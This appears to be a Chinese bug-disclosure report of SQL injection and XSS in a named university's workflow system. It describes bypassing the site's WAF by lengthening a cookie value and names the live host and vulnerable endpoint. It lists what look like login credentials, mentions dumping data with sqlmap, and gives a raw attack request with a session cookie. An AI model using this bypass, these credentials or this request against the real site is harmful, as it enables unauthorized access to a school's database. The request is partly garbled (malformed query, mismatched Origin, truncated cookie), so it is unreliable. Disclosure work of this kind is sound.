吉林工业职业技术大学海南网智慧AIC flow工作流程系统存在sql注入、flow工作流程系统xss注入。

漏洞描述:

站点存在waf，sql注入通过加长文件内容绕过，sql注入通过加长文件内容绕过

复现过程不需要cookie，如果需要提供账号的话


靶密:

靶密: 32118070115/32118070115a

flow流程 http://aic.jycit.edu.cn/flow/WF/Setting/AuthorDtl.htm


选择授权人这地方会加载一个接口，依靠cookie中的FK_Dept做一个数据库查询

加长cookie里的值，长度溢出后waf不在拦截，如下



报文较长，这里先放sqlmap一把梭的证明，然后再跟报文:

sqlmap一把梭



报文:

```
POST /flow/WF/Comm/Handler.ashx?DoType=HttpHandler&DoMethod=SelectEmps_Init&HttpHandlerName=BP.WF.HttpHandler.WF_WorkOptSt=0.16834035484236243 HTTP/1.1
Host: aic.jycit.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html, /; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 30
Origin: http://aic.neaic.com
Connection: close
Cookie: ASP.NET_SessionId=rtgirnj2wpwmutf5nsbt0sur;
CCS=No=111111111
```